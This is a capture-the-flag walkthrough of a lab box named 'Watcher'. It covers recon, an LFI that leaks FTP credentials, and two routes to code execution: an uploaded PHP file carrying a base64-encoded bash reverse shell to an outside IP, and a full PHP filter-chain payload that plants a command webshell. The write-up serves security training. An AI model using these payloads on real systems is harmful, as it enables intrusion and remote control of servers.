TL;DR
- We find the flag inside
robots.txt - using
LFIwe can read the flag - We have 2 different paths to get
RCEout of theeLFI, and grab the third flag - Using
sudo -u tubyto execute shell astoby, and grab the forth flag - using
cronjobmanaged bymatto get reverse shell - using
python importto get reverse shell aswill, because code get executed when loading is being done - find private key of
rootat/opt/backups/key.b64
Recon
we start with nmap, using this command:
nmap -p- -sVC --min-rate=10000 $target -oX nmap.xml -oN nmap.txt -Pn

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 53:61:7f:91:8a:29:d0:e0:30:89:09:83:a7:cc:de:ab (RSA)
|   256 dc:db:42:61:9d:d9:c0:ed:2d:f8:fb:e1:0a:35:0b:c7 (ECDSA)
|_  256 ea:9f:7d:99:1c:39:79:84:bc:df:0f:ed:e1:e8:ed:89 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Corkplacemats
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: Jekyll v4.1.1
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
First I add watcher.thm to my /etc/hosts.
Flag 1 using robots.txt

We start with ffuf to find hidden endpoints:
──(agonen㉿kali)-[~/thm/Watcher]
└─$ ffuf -u "http://watcher.thm/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://watcher.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htaccess               [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 3805ms]
.htpasswd               [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 3805ms]
.hta                    [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 4808ms]
css                     [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 97ms]
images                  [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 106ms]
index.php               [Status: 200, Size: 4826, Words: 1154, Lines: 135, Duration: 110ms]
robots.txt              [Status: 200, Size: 69, Words: 4, Lines: 4, Duration: 103ms]
server-status           [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 97ms]
Let’s inspect robots.txt
┌──(agonen㉿kali)-[~/thm/Watcher]
└─$ curl http://watcher.thm/robots.txt
User-agent: *
Allow: /flag_1.txt
Allow: /secret_file_do_not_read.txt
We can grab flag1:
┌──(agonen㉿kali)-[~/thm/Watcher]
└─$ curl http://watcher.thm/flag_1.txt
FLAG{robots_dot_text_what_is_next}

Flag 2 using LFI

Next, we try to read /secret_file_do_not_read.txt, however, we get 403 permission denied
We can go to the root page, and click on the photos, which leads us to this page:

The url is http://watcher.thm/post.php?post=round.php, it looks like it’s vulnerable to LFI, let’s give instead of round.php, ./secret_file_do_not_read.txt, to read the secret file.
http://watcher.thm/post.php?post=./secret_file_do_not_read.txt

This is what we get:
Hi Mat, The credentials for the FTP server are below. I’ve set the files to be saved to /home/ftpuser/ftp/files. Will ———- ftpuser:givemefiles777
Okay, let’s login with these credentials to the ftp server:
ftpuser:givemefiles777
Simple login works, we can grab flag2.
┌──(agonen㉿kali)-[~/thm/Watcher]
└─$ ftp ftpuser@watcher.thm
Connected to watcher.thm.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40385|)
150 Here comes the directory listing.
drwxr-xr-x    2 1001     1001         4096 Dec 03  2020 files
-rw-r--r--    1 0        0              21 Dec 03  2020 flag_2.txt
226 Directory send OK.
ftp> get flag_2.txt
local: flag_2.txt remote: flag_2.txt
229 Entering Extended Passive Mode (|||47705|)
150 Opening BINARY mode data connection for flag_2.txt (21 bytes).
100% |****************************************************************************************************|    21      186.43 KiB/s    00:00 ETA
226 Transfer complete.
21 bytes received in 00:00 (0.20 KiB/s)
ftp> cd files
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||47523|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> exit
221 Goodbye.

So we got the second flag
┌──(agonen㉿kali)-[~/thm/Watcher]
└─$ cat flag_2.txt
FLAG{ftp_you_and_me}
Flag 3 using LFI to RCE - Path 1
Remember this message
Hi Mat, The credentials for the FTP server are below. I’ve set the files to be saved to /home/ftpuser/ftp/files. Will ———- ftpuser:givemefiles777
It says the location is /home/ftpuser/ftp/files, and the credentials for login are:
ftpuser:givemefiles777
So, we can upload php reverse shell, and then access the file via the LFI vulnerability.
First we’ll create the reverse shell, I used the payload from penelope, for the reverse shell itself:
echo -e '<?php system("printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuOS4yLjE0Ny80NDQ0IDA+JjEpICY=|base64 -d|bash"); ?>' > revshell.php
Next, we login to the ftp service, and upload revshell.php to files dir:
┌──(agonen㉿kali)-[~/thm/Watcher]
└─$ ftp ftpuser@watcher.thm
Connected to watcher.thm.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd files
250 Directory successfully changed.
ftp> put revshell.php
local: revshell.php remote: revshell.php
229 Entering Extended Passive Mode (|||41852|)
150 Ok to send data.
100% |****************************************************************************************************************|    99        1.68 MiB/s    00:00 ETA
226 Transfer complete.
99 bytes sent in 00:03 (0.03 KiB/s)

We can upload to the dir files because we have w permissions on the dir:

Now, we just need to access http://watcher.thm/post.php?post=../../../../../../../../home/ftpuser/ftp/files/revshell.php, and get the reverse shell in penelope

and flag 3 is:
www-data@ip-10-10-51-12:/var/www/html$ cat more_secrets_a9f10a/flag_3.txt
FLAG{lfi_what_a_guy}
Flag 3 using LFI ro RCE - Path 2
We can use https://github.com/synacktiv/php_filter_chain_generator to get RCE, as shown here https://avishaigonen123.github.io/CTF_writeups/webhacking.kr/old-25%20RevengE.html.
So, first we’ll clone the repository. Then, we want short reverse shell, in our case:
<?php echo `$_GET[0]` ?>
Now, just create the payload, and send it with param 0 contains the os command.
┌──(agonen㉿kali)-[~/thm/Watcher/php_filter_chain_generator]
└─$ python php_filter_chain_generator.py --chain '<?php echo `$_GET[0]` ?>'
[+] The following gadget chain will generate the following code : <?php echo `$_GET[0]` ?> (base64 value: PD9waHAgZWNobyBgJF9HRVRbMF1gID8+)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF32LE|convert.iconv.ISIRI3342.ISO-IR-157|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.BIG5.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO88597.UTF16|convert.iconv.RK1048.UCS-4LE|convert.iconv.UTF32.CP1167|convert.iconv.CP9066.CSUCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP950.SHIFT_JISX0213|convert.iconv.UHC.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|convert.iconv.UTF16BE.866|convert.iconv.MACUKRAINIAN.WCHAR_T|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-2.OSF00030010|convert.iconv.CSIBM1008.UTF32BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP950.SHIFT_JISX0213|convert.iconv.UHC.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UNICODE|convert.iconv.ISIRI3342.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-2.OSF00030010|convert.iconv.CSIBM1008.UTF32BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-4LE.OSF05010001|convert.iconv.IBM912.UTF-16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.BIG5HKSCS.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp

As we can see, it is working, we managed to execute the command id.
